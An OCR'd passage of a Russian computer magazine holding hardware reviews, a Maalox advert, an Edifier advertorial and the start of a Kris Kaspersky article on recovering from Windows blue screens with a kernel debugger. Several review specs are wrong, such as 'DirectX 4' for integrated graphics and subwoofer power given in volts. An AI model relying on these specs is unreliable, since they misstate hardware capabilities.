TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ РОССИЙСКОМУ ПРЕДСТАВИТЕЛЬСТВУ КОМПАНИИ NETGEAR

Потуши изжогу!

Куда бегут все люди?

Странный город...

СПАСАЙТЕСЬ! ОГНЕДЫШАЩИЙ МОНСТР!

Пойду посмотрю, кто там зажигает...

Вернись!

МААЛОКС! СКОРЕЕ!

Маалокс

Я не монстр... Просто страшен, когда мучаюсь изжогой...

Я сразу понял, дружище...

На правах рекламы. RU.MAA.07.01.02   Рег. уд. МЗРФ П №014986/02, П №014986/01, П №016126/01





Быстрое избавление от изжоги и боли в желудке



Представительство АО «Санофи-авентис груп» (Франция).
Адрес: 115035, Москва, ул. Садовническая, д. 82, стр. 2.
Тел.: (495) 721-1400. Факс: (495) 721-1411.
www.sanofi-aventis.ru

ИМЕЮТСЯ ПРОТИВОПОКАЗАНИЯ. ПЕРЕД ПРИМЕНЕНИЕМ ПРОЧТИТЕ ИНСТРУКЦИЮ ИЛИ ПРОКОНСУЛЬТИРУЙТЕСЬ СО СПЕЦИАЛИСТОМ.

4 девайса



Beyerdynamic RSX700

Жизнь без проводов — мечта любого техноманьяка



Технические характеристики:

Тип наушников: **беспроводные**
Материал корпуса: **пластик**
Материал амбушюр: **ткань**
Диафрагма, мм: **40**
Частотный диапазон, Гц: **20–20 000**
Соотношение сигнал/шум, дБ: **85**
Радиус действия, м: **~20**
Чувствительность, дБ: **113**
Время автономной работы, ч: **~5**
Размеры, мм: **210x170x70**
Вес, г: **270**



1. Весьма компактные наушники закрытого типа от известной компании Beyerdynamic обладают пластиковым корпусом и тканевым покрытием амбюшур. Наушники плотно прилегают, что обеспечивает наиболее комфортное использование.
2. Мягкий демпфер из кожи на дужке снижает давление на голову. Конструкция имеет складной тип, что позволяет транспортировать наушники с наименьшим риском повредить или сломать устройство.
3. Звучание насыщенное. Качество передаваемого аудиопотока достигается благодаря ярко выраженному спектру средних и высоких частот. Наушники рекомендуются любителям джазовой и классической музыки.
4. Аккумуляторы скрыты под амбушюром левого звукового канала. Достаточно повернуть амбушюр по часовой стрелке и пользователь получает доступ к отсеку для батарей.
5. Зарядка батарей осуществляется с помощью специального провода, соединяющего передатчик с самими наушниками.



1. В принципе, низких частот вполне достаточно для мощного эмоционального звучания, однако любителям сверхглубокого баса рассматриваемая гарнитура может не понравиться.
2. Менять батареи класса AAA, которые используются с самими наушниками, в связи с не слишком грамотным расположением аккумуляторного отсека не больно-то удобно. К тому же, прилагаемые в комплекте батареи придется часто подзаряжать.
3. Скажем и о высокой цене. Звучание наушников неплохое, да и прием весьма уверенный, но за те же деньги можно найти более качественную проводную модель.

Chaintech GeForce 8500GT 512Mb (GSE85GT-G1)

Когда на системной плате нет встроенного графического контроллера



2 000 руб.

Технические характеристи

Чип: **G86**
Частота чипа: **450 МГц**
Частота памяти: **800 МГц**
Число унифицированных процессоров: **1**
Память: **512 Мб DDR2**
Ширина шины памяти: **128 бит**
Поддерживаемая версия API DirectX: **10**
Интерфейс: **PCI-Express**
Техпроцесс: **80 нм**



1. Главной особенностью платы Chaintech GeForce 8500GT является пред-установленный объем памяти 512 Мб. Стоит отметить, что в продажу поступают такие же платы с 256 Мб графической памяти.
2. Есть поддержка последней версии DirectX 10, а также стандартного интерфейса PCI-Express. Помимо этого, производитель заявляет о корректной работе с шейдерной моделью 4.0.
3. Полностью распределенная архитектура с 512-битной кольцевой шиной для чтения и записи памяти.
4. Устройство демонстрирует неплохой разгонный потенциал — это явление свойственно многим бюджетным видеокартам.



1. Отсутствует поддержка технологии SLI. Кстати, этот факт от Chaintech не зависит — компания NVIDIA не обеспечивает поддержку вышеупомянутой функции для бюджетных ускорителей.
2. Алюминиевая пластинка с вентилятором, которую представляет собой кулер на плате, занимается охлаждением исключительно процессора. Память осталась не у дел.
3. Установленная система охлаждения в режиме больших нагрузок слишком шумная.
5. Напоследок отметим высокую цену. Не успевает выйти линейка, как производители анонсируют новую — и опять по запредельной стоимости.

Тестовый стенд

Процессор: **3 ГГц, Intel Core 2 Duo E6850**
Системная плата: **MSI P35 Platinum**
Память: **4 x 512 Мбайт, Kingston DDR2-800**
Винчестер: **80 Гбайт, Seagate Barracuda IDE, 7200 rpm**
Блок питания: **450 Вт, Floston**
Операционные системы: **Microsoft Windows XP Professional SP2**
Драйвер: **ATI Catalyst 8.1**

Результаты тестирования

3DMark'06, DirectX 9.0c, Overall Score, 1280x1024: **3121**
F.E.A.R., **1024x768: 43**
F.E.A.R., **1024x768, 4xAA, 16xAF: 25**
Call of Juarez, **1024x768: 8.3**
Call of Juarez, **1024x768, 4xAA, 16xAF: 3.1**
Company of Heroes, **1024x768: 11.6**
Company of Heroes, **1024x768, 4xAA, 16xAF: 8.3**



Creative Inspire A200

840 руб.

Тип системы: **2.1**
Цвет: **черный**
Материал корпуса сабвуфера: **ДВП (древесно-волоконная плита)**
Материал корпуса сателлитов: **пластик**
Мощность системы (RMS): **9 Вт**
Мощность сабвуфера: **5 В**
Мощность сателлитов: **2x2 Вт**
Пульт ДУ: **нет**
Частотный диапазон: **45-20000 Гц**
Размеры: **30.7 x 24.2 x 25.4 см**




1. Компания Creative известна, прежде всего, как производитель отличных аудиокарт для геймеров и любителей музыки. Под этой маркой выпускается неплохая акустика — фактически, это первый плюс в пользу трехканальной системы Creative Inspire A200.
2. Рассматриваемый акустический комплект состоит из сабвуфера в деревянном корпусе с 4-дюймовым преобразователем и фазоинвертором и двух сателлитов с несъемной защитной сеткой. Левая колонка подключается посредством 9-контактного разъема, в то время как правая соединяется с сабвуфером через обыкновенный «тюльпан».
3. Фазоинвертор расположен на лицевой панели. Это достаточно удобная схема, не критичная к методу установки. Сабвуфер можно с легкостью придвинуть к стене.
4. Цена у колонок весьма лояльная. В результате, Creative Inspire A200 может служить неплохим дополнением к бытовому компьютеру — типичные мультимедийные колонки с повышенным уровнем звучания низких частот.



1. Акустическая система Creative Inspire A200 является одной из младших моделей в линейке Inspire — сказалось это не только на цене, но и на качестве звучания. В первую очередь, расстроил сабвуфер: своим перегруженным басом, неспособным задать необходимую глубину даже на половине возможной мощности.
2. Если говорить о сателлитах, то они неплохо воспроизводят высокие частоты. Слушать, например, классическую музыку можно без особого вреда для чувствительного слуха. Но вот средние частоты зажаты возможностями системы, так что большого удовольствия при прослушивании оркестровых композиций или мелодий с резкими переходами пользователь не получит.
3. Громкость звучания весьма низкая. Таким образом, поразить соседей многообразием музыкальных предпочтений не получится.
4. Все бы ничего, если бы пользователь мог настроить выходной аудиопоток так, как ему самому нравится. Но из ручек подстройки предусмотрен только регулятор громкости, который по совместительству играет роль тумблера включения.

TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ РОССИЙСКИМ ПРЕДСТАВИТЕЛЬСТВАМ КОМПАНИЙ BEYERDYNAMIC, CHAINTECH, CREATIVE И ECS



ECS A780GM-A

Недорогая системная плата с богатым функционалом от именитого производителя

1950 руб.

Технические характеристики:

Поддерживаемые процессоры: **все модели AMD Phenom и Athlon 64/X2/FX/Sempron для разъема AM2+**
Чипсет: **AMD 780G (северный мост AMD 780G и южный AMD SB700)**
Память: **4x DIMM, макс. 8 Гб DDR2-400/533/667/800/1066**
Слоты PCI-E: **1 x PCI-Ex16 2.0, 2 x PCI-Ex1 2.0**
Слоты PCI: **3**
Накопители: **5 x SATA, 1x e-SATA, 1 x PATA, 1 x FDD**
USB: **12 портов (6 на задней панели и 6 дополнительно)**
Дополнительно: **разъем для подключения S/PDIF-Out, разъем для подключения COM-порта**
Звук: **8-канальный HDA кодек IDT 92HD206**
Форм-фактор: **ATX, 305 x 245 мм**



1. Изготовленная компанией ECS системная плата поддерживает все самые современные процессоры, рассчитанные на использование с разъемом AM2+. В том числе и недавно анонсированные AMD Phenom.
2. Устройство собрано на полноформатном текстолите и обладает неплохим набором функций — встроенный графический контроллер, вывод SATA, шесть портов USB, уже готовых к работе, поддержка HT 3.0 и PCI-Express 2.0.
3. Инженеры AMD смогли более чем удвоить мощность графического ядра по сравнению с предыдущим поколением, одновременно добавив поддержку DirectX 4. Результаты наших тестов показывают, что при желании на встроенном контроллере можно даже без особых тормозов поиграть в любимые игры. Третью «кваку» AMD 780G точно потянет без проблем.



1. Охлаждение чипсета полностью бесшумное. Это, в принципе, неплохо. Но если учесть нагрузку на встроенный контроллер, радиатор нагревается весьма солидно. Так что, при возможности, его рекомендуется заменить на вариант с вентилятором.
2. В настройках BIOS присутствуют только базовые параметры для разгона. То есть те, которые используются при бытовом оверклокинге. Никаких дополнительных функций или фирменных «движков» не предусмотрено.
3. Компания ECS попыталась сэкономить на встроенном звуке, установив вместо привычных схем от Realtek на свою платформу более дешевые чипы IDT. В целом, звук неплохой, однако передача низких частот оставляет желать лучшего.

Тестовый стенд

Процессор: **AMD Athlon 64 X2 5000+ Brisbane**
Память: **4 x 512 Мбайт, Kingston DDR2-800**
Графика_1: **Интегрированная, AMD 780G**
Графика_2: **ASUS EAX1900XTX, 512 Мб**
Винчестер: **80 Гбайт, Seagate Barracuda IDE, 7200 rpm**
Блок питания: **450 Вт, Floston**
Операционные системы: **Microsoft Windows XP Professional SP2**

Результаты тестирования

Кодирование MPEG4 (XviD), мин:сек: **5:17**
Архивирование в WinRar, мин:сек: **5:19**
DOOM 3 (интегрированная графика), Medium Quality, 800x600, FPS: **44.2**
DOOM 3 (интегрированная графика), High Quality, 1024x768, FPS: **31.6**
DOOM 3 (интегрированная графика), High Quality, 1600x1200, FPS: **16.7**
DOOM 3 (внешний адаптер), Medium Quality, 800x600, FPS: **140.1**
DOOM 3 (внешний адаптер), High Quality, 1024x768, FPS: **139.8**
DOOM 3 (внешний адаптер), High Quality, 1600x1200, FPS: **110.5**

МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /



Бренд: EDIFIER

КАЧЕСТВЕННЫЙ ЗВУК ПО ЧЕСТНОЙ ЦЕНЕ

Рынок акустических систем сегодня велик и разнообразен. Множество брендов, разброс цен и конфигураций способны ввести неискушенного покупателя в настоящий ступор. Хотя на самом-то деле, проверенных временем производителей, в качестве чьей продукции можно быть уверенным, не так уж и много. Один из таких производителей — группа компаний Edifier Group. Самым частым комментарием критиков всего мира в адрес продукции Edifier являются слова: «Невероятно, как им удалось создать такую систему по такой ОТЛИЧНОЙ цене?!»

О КОМПАНИИ

Edifier исходно китайская фирма. Отправной точкой летоисчисления истории компании считается май 1996 года, когда в Пекине были заложены первые кирпичики будущего международного аудио-гиганта. Компания сразу же взяла курс на производство мультимедийной акустики с деревянными корпусами и встроенными усилителями. То есть, нет, они никогда параллельно не занимались сборкой пылесосов, мышей и железа сомнительного происхождения, все серьезно. И в области деревянной акустики Edifier в ту пору стали одними из первых на родном рынке КНР.
Молодая компания выбрала верное направление развития. В рекордные сроки — всего за два года — Edifier удалось обрести немалую известность... За рубежом. Как правило, все происходит наоборот — сначала товар завоевывает внутренний рынок своей страны и лишь потом «идет в мир». Но Edifier удалось отойти от общепринятого правила; обкатывая продукцию у себя дома, они представляли на суд общественности других стран самые сливки. Такая политика оказалась успешной, и уже в 1998 году фирма преобразовывается в Edifier Group, транснациональную группу компаний.
Картина, которую можно наблюдать с самого 98-го, подкупает своей стабильностью. Edifier рос, охватывая новые страны, открывал представительства и наращивал мощности. На текущий момент в группу входят канадский сегмент Edifier Enterprises Canada Inc., где располагается головной офис компании, китайский Beijing Edifier High-Tech Center и аргентинский Edifier Argentina Electronics Co. Ltd. Отдел R&D, отвечающий за научно-исследовательские и опытно-конструкторские работы, укомплектован топовыми специалистами, и разработки ведутся, что называется, «на высшем уровне». Небольшой пример — R&D центр возглавляет не кто-нибудь, а Фил Джонс (Phil Jones), один из самых известных акустических дизайнеров на планете. Джонс личность весьма заметная, он «по совместительству» заведует собственным исследовательским центром AAD (American Acoustic Development) и еще на заре карьеры занимался концертной акустикой таких монстров мировой сцены, как Depeche Mode, Carlos Santana и Elvis Costello. Добавим к этому, что он не просто приглашенный специалист, а полноправный бизнес-партнер компании, входящий в совет учредителей, и к своей деятельности в Edifier относится очень трепетно. Впечатляет? На мой взгляд, более чем.
В настоящее время заканчивается строительство новой фабрики в Шеньжене, которая станет воплощением хай-тека во всех смыслах этого слова. Площадь новой фабрики составит более 100 000 квадратных метров, на ней будут трудиться около 3000 человек, а годовой объем производства, по планам руководства компании, составит 12 миллионов комплектов акустики в год!


Новый завод Edifier в Шеньжене



Рессепшн фабрики в Шеньжене

ЛИДЕР ПО КАЧЕСТВУ

Главный предмет гордости работников Edifier — это качество продукции. Шутка ли: за 5 лет активных продаж в России средний процент брака составил всего-навсего 0.4%. Это означает, что только 4 акустических комплекта из тысячи имели недостатки, выявленные пользователями в ходе эксплуатации. Эта статистика опирается на данные по обращениям в сервисные центры компании и она, совершенно точно, близка к реальности. Ведь стоимость продукции Edifier далека от цены дешевых пластиковых погремушек за $10, и при возникновении любых проблем пользователь максимально мотивирован для того, чтобы обратиться в сервисный центр за помощью.

Каким образом компания добивается такого выдающегося качества? Прежде всего, это собственное производство на трех фабриках с общей площадью 180 000 кв.м. и максимально замкнутый производственный цикл. Более 95% всех комплектующих производятся непосредственно на заводах Edifier, и лишь малая часть плат и кабелей закупается у партнеров компании. Нет больше в мире производителя мультимедиа колонок, у кого


Конвейер печатного монтажа и финишной сборки

производственный цикл был бы так же замкнут, как у Edifier!

Другой важный этап — это тестирование продукции и комплектующих. Оно осуществляется на каждом этапе производства, причем некоторые из тестов достаточно интересны. Например, при проведении термического теста специалисты Edifier исследуют сохранение работоспособности акустики при продолжительной работе в условиях высоких температур. Говоря проще, акустику в течение 120 часов заставляют нещадно трудиться в специальной камере, где поддерживается температура более 50 С.

Вибрационный тест исследует поведение колонок в сложных условиях вибрации (при частоте 10-15 Гц), продолжительность этого теста также составляет не менее 120 часов.

Цепочка тестов покрывает весь цикл производства, и при возникновении проблем специалисты всегда знают, откуда те пришли и следствием чего явились. Это позволяет оперативно вносить коррективы в процесс производства, максимально быстро исправляя недостатки.

В своей работе Edifier удается сочетать смелые и актуальные инженерные решения, научную инновационную работу с продуманным и оптимизированным производственным циклом, который позволяет выпускаемым товарам оказываться на лидирующих позициях своей ценовой категории, оставляя конкурентов за бортом.

О ПРОДУКТАХ

От модельного ряда компании, чей девиз гласит «Quality sound for affordable price» (качественный звук по разумной цене) можно ожидать всякого, привыкли мы делить громкие слова на два и относиться к ним



Стенд Edifier на Cebit 2008



Фабрика в Шеньжене


Внутренний дворик главной фабрики Edifier

с большой долей скепсиса. Однако Edifier и здесь остается предельно честным и свои обещания выполняет. Откровенно дешевых решений вы здесь не найдете, даже системы младшей линейки 2.0 и 2.1 сработаны на совесть.

Спектр продукции Edifier достаточно богат, чтобы удовлетворить нужды всех покупателей. Здесь удастся подобрать и портативную систему для ноутбука (чего стоит одна только MP300) и серьезное стационарное решение для домашнего кинотеатра или компьютера (например, хитовый Edifier S5.1, получивший широкое мировое признание). Но главное — Edifier ориентируется, пожалуй, на самую здравую аудиторию — на людей, которые ценят качество звука и в оном разбираются, но не желают при этом выкладывать сумасшедшие деньги за комплект акустики.


Модельный ряд развивается постепенно. Новые товары зачастую произрастают из старых и являются тем же моделями, но более усовершенствованными, чтобы соответствовать нынешним реалиям. Однако есть и новшества. К примеру, появившиеся в последние годы системы C серии с внешними усилителями, или линейка I-F, в которой представлены решения для плееров компании Apple — iPod, будь то мультимедийный док или забавный гаджет в форме будильника, исполняющий его непосредственные обязанности.

В ЗАКЛЮЧЕНИЕ

Специалистам компании Edifier удается удерживать соотношения качества и цены на таком уровне, что покупатели в буквальном смысле голосуют рублем. Нет ничего удивительного в том, что на сегодня Edifier принадлежит львиная доля восточного рынка — порядка 50%. Что до нашей страны и соседних республик бывшего СССР, представительств Edifier у нас хватает. Одно то, что русскоязычных сайтов целых три — русский, белорусский и украинский, говорит само за себя. Доступность в сочетании с качеством уже завоевали компании прекрасную репутацию как на мировом, так и на нашем, отдельно взятом, рынке.


Производство корпусов из МДФ


Производство динамиков



Новая фабрика Edifier открывается летом этого года

Собери свою мечту...





В продаже со 2 апреля



КРИС КАСПЕРСКИ

НАМ НЕ СТРАШЕН СИНИЙ BSOD

НОВЫЕ СПОСОБЫ БОРЬБЫ С ГОЛУБЫМ ЭКРАНОМ СМЕРТИ

Голубой экран смерти — это последний вздох системы, после которого душа отделяется от тела. В смысле, дамп памяти падает на диск, и компьютер уходит в перезагрузку, унося с собой все несохраненные данные. Вытащить систему из мира мертвых и взять ситуацию под свой контроль поможет термоядерный отладчик Syser. Пора брать этот инструмент на вооружение!

Windows намного надежнее, чем это принято считать в народе. Моя основная машина (на базе W2K) перезагружается не чаще двух раз в месяц, а файловый сервер (и по совместительству — рабочая станция для цифрового монтажа, также вращающаяся под W2K) бесперебойно проработал полгода и упал лишь из-за броска по питанию, с которым не смог справиться UPS.

Голубые экраны смерти, вспыхивающие время от времени, отлавливаются SoftICE, который мыщъх держит постоянно загруженным. В большинстве случаев он возвращает систему к жизни. Это вопрос чести и хакерской этики. Перезагрузки — тривиальный, но порочный путь. Каждый сбой компьютера, каждый глюк системы мыщъх воспринимает чуть ли не как физическую боль и борется за здоровье машины, как за свое собственное! И пускай меня сочтут ненормальным... главное — методики реанимации системы, разработанные и обкатанные мной, могут принести пользу не только мне. Итак, что нам понадобится?

- **Windows Driver Kit** (WDK) для всех систем по Vista включительно (www.microsoft.com/whdc/DevTools)
- **Windows Server 2003 SP1 DDK** (www.microsoft.com/whdc/devtools/ddk/default.mspx)
- **IA-32 Architecture Software Developer's Manual Vol. 3: System Programming Guide** (www.intel.com/products/processor/manuals)
- **Syser 1.95.19000.0894** (www.sysersoft.com/download/download.php)

ПО ТУ СТОРОНУ BSOD'ОВ

Голубые экраны вспыхивают всякий раз, когда ядро сталкивается с ситуацией, которую не может разрулить самостоятельно. Если не остановить некорректно работающий код, завершив работу всех механизмов оси в аварийном режиме, ситуация способна пустить систему в разнос. Это, кстати, кардинально отличает NT-подобные системы от мира UNIX, впадающего в BSOD (kernel panic — в их терминологии) только в хардкорных обстоятельствах (все остальное время они просто выгружают порочный драйвер примерно так же, как NT завершает работу некорректно работающего приложения).


Конечно, если ошибка возникнет в драйвере файловой системы, то далеко на такой машине не уедешь. Подавляющее большинство сбоев приходится на драйвера, установленные вирусами, антивирусами, брандмауэрами, звуковыми и видеокартами. Причем, как показывает практика, 90% ошибок отнюдь не фатальны. Они вполне совместимы с жизнью, но ядро не спрашивает нас, хотим ли мы продолжить работу или предпочитаем внезапно умереть (в тот самый момент, когда открыта масса приложений с тучей не сохраненных файлов).

Прежде, чем бросаться в бой, нужно отделить программные ошибки от аппаратных отказов железа (как разогнанного, так и нет). Если голубые экраны вспыхивают в случайное время, каждый раз отображая разные данные (да кто эти данные читает?), то с большой вероятностью мы имеем дело с глюками железа. Пытаться реанимировать компьютер при этом чрезвычайно опасно. Если содержимое оперативной памяти разрушено из-за разгона или некачественного блока питания, то после выхода из BSOD'а операционная система попытается скинуть дисковые буфера. А там у нас что? Правильно, — мусор. И дисковый том отправится к праотцам, что намного хуже, чем потеря оперативных данных.

Впрочем, дефекты программного обеспечения тоже могут приводить к генерации «рандомных» экранов голубой смерти. Следовательно, без полного анализа ситуации здесь не обойтись. Однако не будем падать духом! Рано или поздно мы «объездим» ядро и разберемся во всех тонкостях его организации, а пока ограничимся лишь общей схемой.

КАК УСТРОЕН BSOD

Роль палача в NT-системах играет функция `KeBugCheckEx`, экспортируемая ядром и вызываемая из сотен (если не тысяч!) мест с теми или



Syser перехватил вызов KeBugCheckEx, предотвращая появление голубого экрана смерти

Вот она — машинная инструкция, вызвавшая исключение, обрушившее систему

иными параметрами. Что это за параметры? Обратившись к NTDDK, мы узнаем, что функция *KeBugCheckEx* принимает пять аргументов, первый из которых (BugCheckCode) содержит код ошибки, а четыре следующих параметра — места/время/обстоятельства ее возникновения.
Перечень BugCheck-кодов можно найти в том же NTDDK. Там же содержится описание четырех аргументов, специфичных для каждого BugCheck-кода, количество которых чуть меньше сотни. Чтобы не держать в голове кучу ненужной информации, рекомендуется распечатать документацию и всегда хранить ее под рукой.
BugCheck-коды можно разделить на две большие категории. Первая содержит адрес инструкции, вызвавшей исключение (например, *1Eh: KMODE_EXCEPTION_NOT_HANDLED*, *0Ah: IRQL_NOT_LESS_OR_EQUAL*, *24h: NTFS_FILE_SYSTEM*). Это позволяет «заглянуть» отладчиком непосредственно на место аварии, исправить пробоину и, выйдя из отладчика, продолжить плавание (естественно, для этого нужно не только знать ассемблер, но и разбираться в тонкостях драйверостроения, но это — в идеале).
Другая категория BugCheck-кодов не содержит адреса дефективной инструкции, поскольку ядро диагностирует аварийную ситуацию на поздней стадии. Найти виновника в этих случаях затруднительно. Взять хотя бы такой BugCheck-код, как *C2h: BAD_POOL_CALLER*. Он вызывается из функции распределения памяти, обнаружившей, что память на конкретной измене, но кто ее разрушил и когда — этого система сказать не может.
